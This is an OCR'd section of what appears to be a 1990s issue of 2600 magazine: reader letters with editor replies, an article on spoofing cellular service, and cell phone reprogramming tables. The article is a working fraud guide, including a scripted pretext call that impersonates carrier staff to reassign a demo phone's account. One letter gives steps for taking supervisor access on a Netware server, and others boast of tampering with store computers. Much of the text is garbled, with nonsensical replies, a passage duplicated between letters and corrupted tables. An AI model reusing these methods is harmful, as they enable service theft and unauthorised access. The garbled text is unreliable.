I'm amazed that Equus, having an obvious knowledge of Mac tricks, made a mistake like this. Equus's trick will work only when the window containing the "hidden" folder is using the "View by Icon" or "View by Small Icon" method to display its contents. Any other method (the method for a window is easily changed from the View menu) will show an entry for the folder in the form of its size, date, and kind. It just won't have a fancy ikona like the visible icon wearing a "Hidden My name is" sticker!

The best way to hide Macintosh files, in my opinion, is to use RealDisk (available from Apple developer support) to toggle the "hidden" attribute. Before hiding the files, make the user want to consider placing it inside the System folder (perhaps inside the Preferences subfolder, normally, only applications have there).

The Macintosh uses two strings, the Creator and Owner, to designate which application should be launched when a document is double-clicked. If the user is trying to hide things like graphical images, they may want to change the creator/owner strings. This will prevent the auto-loading of the actual source application, and should prevent the files from being accessible in the "Open..." dialog box (depending on the application, of course). The owner and creator are each four letters long, case sensitive.

The user should make a note of what the old creator/owner were, so that they can be restored later. The creator/owner and the hidden attribute can be accessed by opening the file under RealDisk, then going to File and "Get Info..."

Josh M. McKee  
CORNELL, OR

## Submission

Dear 2600:

Hey what's up? This is my submission for an article that you might be interested in. If you happen to publish it, could you credit me? Also, isn't there a 1 year free subscription for every article you publish?

SNOWBLAND

Your "article" was amusing more than a couple of paragraphs that said people how to call numbers were *very cool and for other people's fun they give by some* did you save the phone company. This is so old that people probably thought of doing it before phones and calling cards were even invented. More importantly, it does have a whole lot to do with hacking. Better look next time.

## Numbers

Dear 2600:

I worked part a payphone yesterday and before I picked on it I thought of a red box. Then I thought of dialing an 800 number and I put the two together. I dialed 1-800-RED-BOX and I got a carrier. I tried it on my PC and connected at 13450. Then nothing happened. What the hell is up with it?

60X muller

Perhaps it wants red box tones.

Dear 2600:

I've been playing with this 800 number and I haven't figured out what it is for. There are two of them. If you have a clue please fill me in the numbers are 15005499997 and 15005499998. I came by them by accident. If I am asking the wrong person please let me know where how I might inquire.

Shadowdancer

There are anonymous numbers. The first one always returns the number 211233212 and the second one always returns 711233213. But notice these strings in another number which changes for various reasons. It's an odd one to get a range between 2 and 124. My hope readers can help us figure out what these numbers are.

Dear 2600:

I really enjoy your magazine and look forward to each issue. I work for a large corporation with a heavy involvement in the telecommunications industry. I was recently searching through some of the information I have received recently and came upon an ANI verification number that is an 800, i.e., accessible from a payphone. The number is 800-223-1104. I hope this may be helpful for anyone who needs to check their lines.

ephermauer

Dear 2600:

I thought you would be interested in something I found the other day. Everybody knows about 497 to block Caller ID, but unfortunately it doesn't work for 499 (auto-answered). But I found a way to block it. One day I was experimenting with 10569 as a prefix of a number because some friend told me it would get me free calls. I will don't know if it will but what I did notice was that there was about a 10 second delay before the phone even starts to ring when I used it. I got the

idea that maybe it was some type of process through another number so I dialed one of my phone lines with another line using 10569 XXX-XXXX. When I tried 499, it didn't work because it was trying to call back to who knows where. I realize this isn't of much use, just kinda interesting.

Richard Dickator

In New York, computer manager to change the original AT&T area code and now 919 does 1 work on North Carolina. It's likely the same can happen where you are if enough people spend up 10569 to give a carrier access code for a long distance company. They may use a tone while to tell you, but in the end they will.

Dear 2600:

Last week I got a strange call from someone who has identified himself as "Frank Cronin". He then gave me the number 800-55X-XXXX (the X's are ceases). After he had hung up I called the 800 number and to my surprise it not only read off my ANI but my name and address! Soon I got a fast busy signal and I hung up in about 2 minutes the phone rang and it identified itself as "AT&T F-PDC special validation service". The call was automated and gave me a few options. The first option (1) was "Verify a number", (2) was "Issue RCKMAC commands", and (3) was "Customer Database". I indicated I entered one and it then prompted me for a 3 digit area code and a 7 digit number. Curious, I entered the number to my local central office. I then found myself receiving to another central office. I must have done this all day. The second option was to issue RCKMAC commands and I am not sure how to operate it as it is not user friendly. Neither was the third option.

Next time Frank calls, give him our number. *perhaps rings me that*

## Mystery Computer

Dear 2600:

I'm going to let everyone know some government information concerning I'm probably going to put up a page. What I came across seems like a Federal Government computer for the army. The number is 1-800-999-7298. When you call it and if you contact someone you will get a blank screen until you hit "end". You then get the following choices:

RESEARCH	55329
SI	FWT
IBM	EN
AIR	COM (UNCLASSIFIED)

Typing ALPC gives you this:

\*CONNECT  
CHANEL 88-992, 0815 8826A3C\*

If you hit enter and type 3001 as terminal type, you will see a warning telling you that this is a "Federal government computer system". And then if you try to disconnect it takes your number. I think that it's a computer that the army uses for e-mail, or. But it is a high-level official computer so remember to take some precautions. Trust me, I'm probably gonna be put away because of this.

**booklematcher**

Unless you want a whole lot further. And you're asking to you have nothing to fear from rating this number. *Be don't know when your room when you say, "I want your number" when you try to disconnect. Since it's an AOL number, it must be a local number, your number as seen as you connect. So it wouldn't be a good idea to call this thing down from your home and try to hack it.*

## Novell Hacking

Dear 2600:

A friend told me about 2600 and that in the latest issue there was an article on hacking Netware. Having administered Netware for more years than I wish to admit, I was hoping to gain more insight into how I can better protect systems I'm responsible for. I do not wish to do any author teaching, as I believe the author's intent was to get you to step back into reality and learn more of Netware before authoring Novell Hack II. Netware needs C2 security requirements and is not damn secure, however, out of the box the security is not active and must be properly implemented by the administrator. If security is properly implemented, the backup server will not be supervisor equivalent, as mentioned in the article, then Netware is relatively hard to break into, and there is no magic backdoor password that only Novell or the Super Six know. The weakness of Netware is the implementation of it by poorly trained installers and administrators.

There is a way to gain access to a Netware file server, but you need to also have physical access to it to break in. Netware stores its security information in binary files, when Netware starts it tries to open the binary files. If they are not found it assumes a new installation and creates all new files with no default accounts, guest and supervisor, no passwords. This is how you get into the system, if they have physical access.

First, power down the server (if you could DOWN it then you would have administrator privilege). Now boot the server using a DOS disk and then, using your favorite editor, do a text search for any binary backup log file names; if you find any rename them. Now scan the disk for the actual binary file names and rename them so they now appear as backup binary log file names. Reboot the file server, now you have access as only the supervisor and guest accounts will exist. Log in as the supervisor (no password). Now you need to

recover the original binary file. Run the binary restore utility and the files you renamed earlier to backups with the sector editor now become the active binary files, as long as you don't log out you are still in as the supervisor. Start up SYSDISK and you can now go in and either change the Supervisor password, add Supervisor equivalent to an account or create a new account with it. The key to this is you need to have physical access to the server for about ten minutes and the users might notice the down time.

Donny

## Security Concern

Dear 2600:

I have only read your magazine for the last two issues. I find it looks nice and was considering subscribing. I'm only 15 and hear many things about the government monitoring your mail and what you subscribe to and was wondering, if I ever got in trouble for anything that you talk about in 2600, could they use the fact that I subscribe to your magazine as evidence? Has anything like this ever happened? Should I just buy it from the newsstand? I would prefer to subscribe, but don't want to take any chances.

Glindy

It's not so much whether you subscribe - authorities find copies of 2600 in your possession have been known to try and link that to criminal activity, regardless of how they were obtained. *Be wish you could tell you editor/reader that reading material can be used against you in this day and age. You can either accept that or join us in fighting it.*

## Canceling AOL

Dear 2600:

In your Spring issue, YUKYUK complained about trouble canceling his AOL account after his freebie hours were up. May I humbly suggest to you readers with similar intentions - just use the keyword CANCEL. It takes you right to the get rid of my account screen. It is so much easier than trying to dial an 800 number.

Erinbabe

## NSA Tracking

Dear 2600:

In Volume 13, Number 1, "Disappointed in our Government" writes that he worked for the NSA and says in reference to PEP and other encryption schemes, "They would probably keep your neighbor out of your email - but not necessarily to the government they are the Cap's Council decoder ring of old." He says that perhaps the Government could break this encryption in as little as a day of number crunching.

Now I have no evidence to state otherwise and I

find it very believable that the NSA has such capabilities. However, don't you find it odd that a former NSA agent, someone trained to not give away their identity, has done just that? He says that the NSA "makes your message readily available." He says that he was a radio operator aboard a U.S. nuclear sub and only worked for the NSA for a brief period of time. That's definitely less than 10. My guess is there might be four years.

Given this information, it's pretty safe to assume that if the NSA wanted to bother, they know good and well who the man is. I think it's just important to note the article with a grain of salt. This man might as well have signed his name.

Montauk

## The Red Box Issue

Dear 2600:

On your last magazine (Volume 13, Number 1) even you stated in the top right corner "Special Red Box Issue". I think this is just retarded! Most "other" magazines give us a little "tech" like, "Zone 790 lbs. in 3 weeks" or whatever. 2600 is a magazine for me. Do not scoop so low as to have gimmicks to get your magazine sold. We buy it, you make money, everyone is happy. I just want to remind you that being these things eventually will get less readers, not more. I don't want this letter to sound like I have a stick up my ass. I just want to make this magazine better.

Clash

It's interesting that you didn't notice that there were 7 only red box info in the front page. These readers did.

Dear 2600:

The Spring '96 issue of 2600 had a cover banner proclaiming "Special Red Box Issue". And I can find hardly any references to "red boxes" in this issue! What's going on? Is it overpriced? Is this a ploy to fool the feds?

Rep. Doktor S-B

Dear 2600:

Well, well, well. His 2600 turned into a money grubbing, deegrave computer. Now I was going to buy this month's issue anyway, but I'm sure plenty of people were recruited to it because of the caption "Special Red Box Issue" in the corner. Now maybe I should give you the benefit of the doubt.... Maybe there was a mistake or it was a joke (I don't think I see the humor) but there was no mention of red boxes, nor did I see anything "special" at all. I just hope this wasn't a lame attempt to sell magazines.

mthd

It's all seriousness, if you're pulling up 2600 for the latest on red boxes, we'd rather you didn't. There is very little more that can be said about red boxes except

perhaps to note that not many people are interested in them. If you feel cheated, we suggest you look at the cover for a good long time. What you figure if our you will have learned more of the last remaining lessons of the mighty red box?

## Malfunction

Dear 2600:

Whenever I dial a number like 595-577-7777, it rings once and the Bell bitch comes on and says that I need to dial a 1 first. Well I do that and then it rings once again, then it says that it is not necessary for me to dial a 1 first. Does anyone know what the point of this is?

Vader187

It's a programming error. You'll find that the results will vary depending on what central office you're in. Good luck getting it fixed.

## Off The Hook

Dear 2600:

I used to listen to your program on 99.5 FM here in New York every Wednesday night. But your host had it not on anymore. Could you tell me what happened to your really good show? Did you change radio stations or the time you come out?

Mr. B.

The show moved to Tuesday nights at 8 or whatever. It was 7 on the air, 1999 can now hear it, although our new show must be 1516-473-2629.

## Free Communication

Dear 2600:

I've got a girl in Canada that I'd like to talk to about, but I'm sure as hell not going to pay the prices at the phone company. 25 cents for whatever it is per minute so do that! I'm guessing that I need to make a net how or blue box (I know so acts what these are either, but I just want to be able to talk to her and not be charged for it. I already have a Rat Stick tone dialer, so I'm sure that will help, too.

Notes: Please do not post this letter.

MA

If you don't want to go to great lengths, don't email [tmw@2600.com](mailto:tmw@2600.com), besides, if I either die or no reply at all since we can't possibly answer the amazing amount of letters we get, as far as your problem, you do not want to be having a fall out with you out of it or a free phone call. You've entertained the experimenter and discovery aspect and have jumped right in getting something for nothing. That's not what we're about.

Learn about the technology and you'll get a lot more than a free phone call. And speaking of free phone calls, look into the emerging technology on the Internet that allows you to place voice and video calls around the

please seek to get creative changes. Great to hear from you!

## Words of Thanks

Dear 2600:

After I just read my first issue of 2600 cover to cover, and damn, you guys did a really fine job of steering the post I know of 2600 before. Know it was *The Hacker Quarterly*, but I had an illusion that it was all about personal and digital freedom. In fact, until today I was under the false impression that 2600 was for a "wakeup" of anti-outsource-based nations who just wanted to tussle with the System. I didn't think about the fact that fighting with the US, OS in today's climate narrows into fighting for personal liberty.

Your web site is awesome. I've just spent the last hour or so reading and printing out pages (the S.S. and Steve Jackson stuff is the absolute shelf to pass along to friends and associates. And I plan to be at the next Friday meet here in Seattle. Damn, kids, you've got me head spinning (not that it doesn't spin a lot of the time anyway!).

Thank you for being so goddamn suspicious in the face of the Oppressors and looking out for us (especially for the freedom of people like me who see just teaching on.

C.S. Spunkford  
Seattle, WA

Dear 2600:

I was browsing through Barnes and Noble and came across 2600. I've never seen more underground info in a mainstream bookstore before. Is your site legal just because the FBI hasn't bothered to shut it through it or do you sneak copies on the shelf when nobody's looking or do you play the establishment against itself or what?

DFW

What we do isn't illegal and no federal agency will be able to charge that - at least, not without making a lot of other things illegal!

## Applying Knowledge

Dear 2600:

I have a comment and a story to relate. First my comment. Keep up the good work! I don't know if I really consider myself a hacker or not (I'm a scientist, but I love learning about the technology around me. I firmly believe that knowledge, like anything else, can be used for good or evil, and you can verify that. There's no value you're providing knowledge in the masses).

Second, I want to pass on this story. My wife and I were driving around Leavenworth, VA on the 15 and we came to an intersection with something funny going on. All four stop lights were red and each had bright white flashing lights blinking on and off very quickly. It didn't

look like we were beginning to pile up on all four sides. Understandably, nobody wanted to go through a red light. Neither of us had ever seen anything remotely similar to this before. Luckily, I remembered reading about how the police and fire departments change the lights green by using an infrared sensor and I might be able to simulate this by flashing the brights. So, I told my wife to flash the brights. What did we have to lose? Well she did it and our car's light turned green!

Needless to say, the state trooper pinned me much respect in her eyes and got the traffic moving again. Those other folks might still be sitting there! The hell for them! Maybe they should read 2600!

Dr. Bob  
Germantown, MD

## Coin Collection

Dear 2600:

One day while sitting in QwikFills and seeing a Grabster, the only game they had there, I started to wonder if video games and pinballs operated on the same coin collection principles. If so, well, you know what I'm getting at. I haven't had a chance to see this theory yet, but in the future I'll try. Although I suppose it wouldn't be wise to crowd video arcade or restaurants.

Anonymous  
Based on the rule of you become the first person ever to buy a video game.

## Trouble

Dear 2600:

I recently bought your magazine at my local newsstand. I loved the magazine the second I started reading it. I read it all the way through twice. I showed all my friends who wouldn't left their parents and they thought I had your magazine because my parents so my parents would not find it. A week after I bought your magazine my mom was changing the shoes on my bed when I was at school. I came home thinking everything is fine until I saw the magazine lying on the bed. My mom got pissed at me and screamed and yelled at me and told me not to bring home trash like that. I plan to buy your magazine again and find a better place to hide it. Please don't read me back - I'm afraid my mom will find out again!  
ahhhhh

Some parents never to hackers the same way others react to pornography. It's a real sad sign of the times.

## On The Inside

Dear 2600:

Just thought I would drop a quick note and say that I support you guys fully. I work for US West and support everything to the fullest. It's great to experiment and learn different things that otherwise would not be taught

in you. Don't get me wrong, I support my employer but I have been a prolecker, so to speak, far longer than an employee of US West. I do not consider working from the phone company but I do consider expanding knowledge to simulate this by flashing the brights. So, I told my wife to flash the brights. What did we have to lose? Well she did it and our car's light turned green!

Qp. Kirk

## Retail Madness

Dear 2600:

Just last week I went to my neighborhood Costco (Pine Club). They always have a screen saver and a password on each computer. I asked the guy in that department why they did that and he said some hacker would probably come in and erase everything on the computer. I wasn't too happy with this, so when he came to the bathroom I shut the computer off. It came back on in Windows 95 and I was able to make my own account. Then I looked at their screen saver. It said "welcome to Costco" (because it was at the front of the building and everyone who came in saw it). I decided to change it and put in a new password. Now everyone who comes in the store sees a screen saver that says in big letters "Thank The Owner, Read 2600". When I was leaving, I saw the guy trying to guess the password. He'll never get it. It's Ben's.

James Bond

## Update

Dear 2600:

Please let your readers know that the encryption program CODEDIT2 ZIP is now available. It has been compiled into an executable, and I will email it upon request. I can be reached at MIRC@ALX7@AOL.COM. This program is superior to the CODEDIT2 program featured in the encryption article. It can also be downloaded from AOL. Please remember that no sensitive encryption is used by this program. Even though the encryption algorithm is simple, it is still effective. I welcome any comments my users may have.

MIRC@ALX7

## Suspicion

Dear 2600:

I've been a reader of your magazine off and on for quite some time now. I never really imagined anyone really getting in trouble for asking simple questions until I myself was visited by the police. I had posted a letter to ask bookkeeping stuff if anyone knew anything about the books that were used at MIT. I was extremely Tech Square (the Laboratory of Computer Science buildings). I'm sure many of you can understand why someone would ask about Tech Square, since it is the origin of many things in our culture.

Unfortunately, the Cambridge Police Department, and a few other law enforcement agencies didn't see it as an innocent question.

I received a response from a user at bookends.net who said that seemed innocent to me since he is the laboratory of computer science at MIT. The program made a point of saying they had Master Books and if I wanted them they may be able to get hold of a set, asking what I'd do with them. I didn't honestly believe it. I just thought it was someone trying to act cool and make themselves look good. So I told the person I wasn't all that interested in really even having a Master Book. I would just like to see one and compare it with something else to see the difference. So he continued talking to me, saying that he had friends who were members of a local hacking group at MIT. So, at most anyone else would do. I asked how if I could just have one of their meetings. I was being really open with the guy and he seemed friendly enough, so what was I to do? So he asked for my phone number, saying we would meet up and then join with the group.

I was then visited by the police and told that he had been multiple thefts occurring in the general area of Tech Square and that they were interviewing everyone who was a suspect. I was then told that they wanted to see no members of me using or trying to play with a laptop, even if it was on my own back. I assume the cop didn't realize I was trying to get a license as a locksmith so I could legally hold a set. He said he was familiar with the hacking community at MIT and he didn't want to see anything like that happening. I guess that now means I should just sell my computer and all my other equipment and get a job at 7-11. I was also told that I shouldn't really go near Tech Square and even though I didn't do anything technically wrong I was going to be reprimanded for it. Can you imagine that? I never did anything, yet I was to be punished anyway.

Don't you think they at least wonder where such people that can do book-keeping come from? Do you think they just automatically go "POOPER I'm a locksmith"? It's a skill, not just something you can read and become. From what I understand it isn't illegal to be a locksmith, or possess the skill. Otherwise there would be a few businesses near the use of business.

To top everything off, the books at Tech Square are mostly Schlage high security locks. The company itself is willing to offer a thousand dollars on the spot for someone who can reproduce the results of picking one of their locks.

Retail

## Videotext

Dear 2600:

In the Summer issue of 2600's letters section I saw an article by Altwahl about how on your TV via a closed captioning decoder. He mentioned how he hoped that

use they could be interactive. Well, in many countries around the world they already are.

In most European and African countries they have something like that but much more advanced. The information is transmitted in the span space between the flashing images that make up video. You navigate by pushing in 3 digit numbers with your remote and the "pages" of information are either text with an image similar to ASCII art. Each channel has different information. In the United Kingdom, for example, Sky News has news and weather information, while The Children's Channel has like educational games. Of course the major use of this technology is showing people what's going to be on the channel and that is very nice to have. Most of the "pages" have little banner-type ads similar to those found on web pages which makes it even more surprising that American TV stations didn't pick up on it.

MLBq

## Chip Implants

Dear 2600:

About the people begging in your Summer '96 issue my friend's sister took her daughters in to the county nurse to be sterilized. The nurse gave her a pamphlet stating the benefits of having a type of computer chip put in her children's arms to keep track of their immunization records. Interesting, huh? I'm trying to get a hold of one of these pamphlets. Big Brother is closer than we think. In fact it's at work in many ways already. This took place in Cassel County, North Dakota.

OMG!!!

## Hacker Defense

Dear 2600:

In the Summer 1996 issue, someone named "TM Fine" from Milwaukee wrote in complaining about this magazine and criticizing hackers by saying we all wear coke bottle glasses and live in closets. I think he's just pissed off because he's realized that when we hackers grow up, we'll make better use of our money in a world than he'll ever make in a year.

Chart

## Battling \*69

Dear 2600:

I stopped war dialing for about a year and recently I got back into it. I soon realized that war dialing was not going to be as easy as it used to be. The first number I dialed a voice picked up and said "Hello! Hello!" This is what I was used to. As soon as my computer hung up the line and got ready to dial the next number I received an incoming call. It was the guy I just war dialed. I was surprised - call rooms (\*69) had easily slipped my mind. I have tried to war dial a couple of

times since then but the same thing happens. The modem is not able to dial out because the line is tied up with all the angry incoming calls. I am able to block Caller ID with the handy \*82 disable number but what can I do about call return?

Ty-Oborn  
Guy At The Desk

Sorry you're obviously in a part of the country where blocking \*69 does not work. I've been on otherworldly solutions. Got call forwarding on your line so that when possible call you back. It goes something like and doesn't interfere with your dialing. That's a wonderful angle the phone companies are unlikely to pursue.

## Cash Registers

Dear 2600:

In your last issue (Page 13, 41) there was an article called "Stamp Cash Trax". I just want to add some info to it. The author says that the cash register is an ER-3100 and he didn't say that any other cash register could do the same thing. One day a friend and I were at the local Office Depot when we passed by an aisle full of cash registers. I didn't think anything of them except to push a few buttons. Then my friend reminded me of the article so we started searching for the little levers. There were about ten registers. None of them were the ER-1100 models but they all had the little levers. Thanks for the idea, Dennis Frey! While we were at Office Depot we decided to wreck havoc among their computers by erasing system files, adding text files that said there was a virus on their computer. It's funnier than hell to put a text file in their subsector file and make it encrypt itself with a search file. Then you watch an employee try to scan their computer for viruses.

Spyder Man  
Phoenix

By erasing files, you crossed the line from mischief to vandalism. That's nothing to be proud of.

## Disney Facts

Dear 2600:

When I first read the article in the Winter 95/96 issue about "Indiscreet Disney" by De DeLam, I was quite perturbed. I was not surprised to see others felt this way and worse to you in the Spring '96 issue. This is why I am now writing.

Concerning the letter by The Langlois, it seems he was trying to get the point across that he was an expert at Disney World. The one sentence that caught my attention and that makes him sound almost as good as De DeLam is, "A numerical keypad, yes, but a hard print mode?" Not! I have been a Disney cast member for three years now and currently work right next door to the DACS store that has been mentioned in the past two letters. I am writing to say that yes, there is a hard mode.

er at the front door of DACS. It is an IBM 386/486 keyboard system by Resonant Systems, Inc. This door key 925 item requires a person to type in a five digit code and then by their hand on a metal plate located under the keypad. There are no optical sensors on the plate, and I have been told by two people with codes that it uses a temperature sensor of some sort. I didn't research far into the temperature thing, so don't quote me on that one! The funny thing is, you can get into DACS without using this system at all. De DeLam said that there is a remote-looking out of these doors. This is because if you press the doorbell, a receptionist looks at her computer monitor, and can have you in. Another thing - you can have noticed that I said "front door". That is because there are five more entrances into DACS, and all you need is a "password" key to get in. DACS is not as great as people make it out to be. Pretty much all it has are the computers in an all of the attractions and the personal computers that hold cast members' information. If you ask me, the security level that they try to show off at the front door is too much technology for what they need.

Line Nole  
Olathe

## Crazy Phone

Dear 2600:

When walking around a strip mall I heard a beeping sound. It sounded like a beeper, but faster. I looked around and an old man was there. But there was a NYNEX pay phone. It was beeping. I picked up the receiver and it stopped. So I dialed my friend's house and I heard the "Thank You For Using NYNEX" recording. It didn't ask for any money, the call didn't go through, and when I hung up the phone, it started beeping again. What could this be?

POI-USA

Sounds like one of NYNEX's own phones was in some sort of trouble. These models are almost exactly like CXCOT's and a number of them are still in the racks over just after only a few digits. Have you picked up the receiver, you hear a fast dial tone. After you probably dial the number, the phone goes a real fast tone and loudly saying a real fast tone so it started recording for help.

## Paranoia

Dear 2600:

I would just like to say that so far you have done an excellent job of putting our needs for only magazine focused on our personal social group. However, I have a few comments and complaints.

First, you people are seriously paranoid. It would be helpful for you to learn the difference between someone

singling you out for persecution and someone having a legitimate reason to suspect you. A case in point: the letter two issues ago in which the teenager was angry because the guards at the electronics store wanted to search his bag as he was leaving. Although it might not have actually been shoplifting, you must make two facts: first, more teenagers shoplift than any other social group, and second, backpacks are an important tool in shoplifting.

Therefore, a teenager with a backpack is a ready suspect. Such suspicion is different from a guard following him through his whole visit. That would be per se.

My complaint (and I do have one) is the your article entitled "Liberating Disobedient". This urban fable is the kind of thing I would like to read more of. It is nice to see a break from the technical articles, although they are very well written.

Ben  
Weslita, KS

Whether or not more teenagers are caught shoplifting, implying not one group of people is innocent. If you have a problem with more than require you to check your bags for their's something very wrong with stores that subject their own customers to searches as a routine measure. It's also worth noting that the number of the article never said it was a teenager. You're making a rather large assumption.

## Immortalize Yourself

Send your letter to:


2600 Editorial Dept.  
P.O. Box 99  
Middletown, NY 11562-0099

## Ancient Computer Context

The goal is simple. Find the oldest computer system hooked into the net. It could be a UNIVAC. Or a PDP-10. Maybe a Truarc Simulac who knows? If you're the first one to find an ancient system and it goes on the net throughout 1996, you'll win a lifetime subscription to 2600!

Send entries to:

2600 Ancient Computers  
PO Box 99  
Middle Island, NY 11953  
or email: auct@2600.com



# SPOOFING CELLULAR SERVICE

by Bauder

One day while sitting around the house being real bored, I came up with a novel idea. What if you didn't have to clone cellular phones to phreak from them... what if you could buy a used phone from say, a pawnshop or something, and within a couple of hours you could be sitting at the mall chatting with your friend in Australia? Impossible you say? Guess again... I know of some instances where this has been done.

Most hackers I have spoken with think the only way to phreak cellular is to clone a phone. *Not true.* The easiest way next to cloning a phone is to spoof the celco. To do the spoof the first thing you need to know is some history behind this method. Now I'm sure just about everybody has gone to the Bell, Nynex, AT&T Wireless, etc. cellular centers and placed calls on the phones in the store on display. Well, this is a working cellular account that is very vulnerable to spoofing. Catching on yet? No? OK, since this is a working account, wouldn't one think that you could in theory use this account on any phone if the ESN and mobile number matched what was in the account? Well, there you go. I know of this being done before. And, as far as my source in the industry has told me, the culprit has yet to be caught.

Now that you know somewhat what I am getting at, let's get into how it was done and how some celcos have put an end to this method of unauthorized use of the cellular systems.

To do this, you would need some information first off, and that is as follows:

1. The cellular number of the demo phone, easily obtained. Simply turn the

phone on, and with most phones, hit RCL, #. Remember this number as it will be the new phone's number.

2. The ESN of the demo phone, usually found under the mobile's battery pack on the sticker with the manufacturer's info.

3. The store number and address - also a good idea to know the manager's name and the hours of operation.

Now that you are armed with this information, take the ESN off of your phone, and convert it to decimal if it is not already in that form. Most cities have two celcos. Call the celco that you intend to spoof, and tell them you are buying a used phone and would like to make sure it is not stolen or that it doesn't have an outstanding bill. More times than not, the rep will be more than happy to do this for you. He/she is just helping the customer out. If the rep says it is in the bad list or more commonly referred to as the "Negative File", ask if it is because of a bill owed. They will usually tell you if it is. If the rep says he/she cannot tell you, then the phone is more than likely stolen, and cannot be used for spoofing. Save it for later cloning and get another phone. Once you have this information, if the phone is not stolen and doesn't have a bill with that celco, then skip the next step. If it only has an outstanding bill, then wait about 10 or 15 minutes and call the celco you intend to spoof back, and tell them you are signing up with the other celco, and they said to call y'all and get the phone "cleared". Most of the time the rep will tell you to hold then after a minute or two come back and say, "Sir, you shouldn't have any problems booking your phone up with blah blah celco, I had your phone removed from the negative file" or something to that effect. If not, raise hell about it and ask to

speak to the supervisor. All you want to do is get legit service with the other celco, and the first celco can't stand in the way of the other's business.

Now the fun part where your social engineering skills come into play. You can now call the celco up and say you are one of their employees from the phone center you visited, and need blah blah whatever done because your systems are down and you've had a bad day or whatever. A possible scenario would be something like:

CELCO REP: Joe Blow Cellular, my name is Jomama, may I help you?

SPOOFER: Hi Jomama, this is Phred from the Anytown office. Our system is down out here, and I need you to pull up mobile number NPA-XXX-XXXX for me.

CELCO REP: OK Phred, hold on a second while I get into the switch.... OK, what can I do for you?

SPOOFER: We had a customer's kid drop one of the demo phones and I need to verify ESN on that account. It should be 12345678901.

CELCO REP: Yes phred, that's correct.

SPOOFER: Looks like the kid broke it. OK, I'm gonna need you to charge that to 12345678902.

CELCO REP: OK phred, done. Can I do anything else for you?

SPOOFER: Nope, that was it. Thanks, bye.

Don't be afraid to engage in idle chat while the rep is working in the switch. It makes you seem more believable, plus the rep is less likely to have a chance to question who you claim to be if you keep their mind occupied with other things. What you have done in the above scenario is called the celco claiming to be one of their technicians, and as far as the rep knows, you just replaced a damaged display phone.

The drawback of this method is that once the celco figures out what has happened, your phone is as hot as a stolen phone and is then worthless. Second of all, this is considered fraud and is a federal crime. But it is a cheap, easy method of getting cellular service, without having to buy a lot of expensive equipment to clone phones, which, by the way, is illegal (as if you didn't know).

HTTP://www.2600.com

When we sent Pioneer off into space with their plaque-thing, we weren't just inviting space aliens to visit our site, we were inviting you as well. So, join us. Our site is updated weekly.

# REPROGRAMMING DATA

By 25

Note for more info on reprogramming your cell phone.

**ADDRESS 3040, 49, CMT400, 405, 410, 450, 550, 601, 615, 750, 1100, 8015**

**NOTES:** Toile is a 100% 3000 unit  
 The 800 prefix is 126 central, 82 fax (Toll-free)  
 You will know the code to program your unit.  
**Address: 516-211-0051/211-025-7118**

**NON PROGRAMMING:**

1. With the power turned on enter **3 8 8 2000 1 1**, where **3000** is the three digit lock code. The manufacturer's default is 000.
2. The 4 key increments the step number.
3. The \* key decrements the step number.
4. 270 enters the data for each step.
5. You may directly enter any step by pressing **PCD** followed by the step number.
6. **END** 500 completed programming.
7. **END** 200 exits programming mode.

**PROGRAMMING DATA:**

STEP#	NON PROGRAMMING	DESCRIPTION
01	3 DIGITS	FIRST THREE DIGITS OF PHONE NUMBER
02	4 DIGITS	LAST FOUR DIGITS OF PHONE NUMBER
03	1 DIGITS	LOCK CODE
04	1 DIGITS	AREA CODE
05	00001 - 12700	SERVER ID
06	0 00 1	REGS ALERT
07	0 00 1	REGS FREE
08	0 00 1	CONFIDENCE ONLY
09	0 00 1	REPTORRY CHALLING
10	00 00 11	GROUP ID 110 FOR USA
11	00 00 11	ACCESS OFFERED CLASS
12	0000 (00001)	STATION CLASS PARK
13	0 00 1	LOCAL USE PARK
14	0 00 1	MTF PARK
15	0110/0114	TRN, AUTOMATICALLY SET
16	0 00 1	PARAMETER SYSTEM, AUTOMATICALLY SET
17	000 70 055	SRV 3001: BICOM
18	000	SRV 70 005 0001
19	000	SRV 70 005 0002
20	00001 - 33999	STRIKE ID NUMBER
21	0 70 31	2000 ALERT TIME OUT IN BONES (000 750 ONLY)
22	0 70 31	2000 MESSAGE BROADCAST TIME OUT IN BONES (000 750 ONLY) SEE ALSO WTR 3 BICOM
23	0 70 255	NO CHARACTERS AIR TIME DISPLAY IN 9000 (NOT ALL MODELS)
24	000 00 599	AIR OTHER OUTSIDE CODE
25	000	SET TO 000 ONLY
26	000	APPROXIMATELY SET
27	000	APPROXIMATELY SET

**NOTES:**

1. These options can be selected by adding together the following codes:

- 0 - NO OPTIONS
- 1 - Preferred system lock time on CRT 5501.
- 2 - Auto lock (CRT 530 only).
- 4 - call time keep (CRT 550 only).
- 8 - more news (mobile).
- 16 - automatic system reset (CRT 550 only).

add together the codes of the desired options, for example to select call time keep and auto reset add 4 to 16 for a code of 200

2. 1 to 21 hours, except that a setting of 0 will turn phone off after 8 hours.

**CODE: F & DLOCK:** three three digit code.

**AID SYSTEM SECURITY:**

This procedure only applies on models manufactured after September 15, 1991. The first two digits of the serial number indicate the month (01-12). The third digit of the serial number indicates the last digit of the year (1990).

**FOR 1 510 \* DELETED SYSTEM.**

**FOR 5 510 \* NOID SYSTEM ONLY.**

**FOR 3 510 \* 3000 FREEMARK SYSTEM.**

**FOR 0 SWITCHES BETWEEN AID AND AIA.**

**FREQ 570 0000 THE DESIRED OPTION IS DISPLAYED.**

**MOBILITY:**

**SWR59:** some units have dual SWR's.

The SWR prefix is 150 central, 82 fax.

Motorola: 1-800-321-8438

There are four different models of Motorola phone sold under various brand names. If you think it's a Motorola, it probably is.

Enter the numbers which correspond to you:

**BASED ON PORTABLE MODELS**

If the phone has an **FOR** button and no **END** button use sequence 1.

If the phone has no **FOR** button use sequence 2.

If the phone has a **SEND** button and an **END** button use sequence 4.

**INSTALLED MOBILE PHONES ARE TRANSMITTABLE MODELS**

If the phone has no **END** button and no **END** button use sequence 1.

If the phone has an **END** button use sequence 4.

If the phone has a **SEND** button use sequence 5.

If the phone has an **END** button and no **FOR** button use sequence 5.

SEQUENCE	ACCESS CODE
1	FOR (SECURITY CODE TWICE) PCD
2	570 # (SECURITY CODE TWICE) PCD
3	CTL 0 (SECURITY CODE TWICE) *
4	FOR 0 (SECURITY CODE TWICE) PCD
5	FOR 0 (SECURITY CODE TWICE) MMS
6	CTL 0 (SECURITY CODE TWICE) MMS

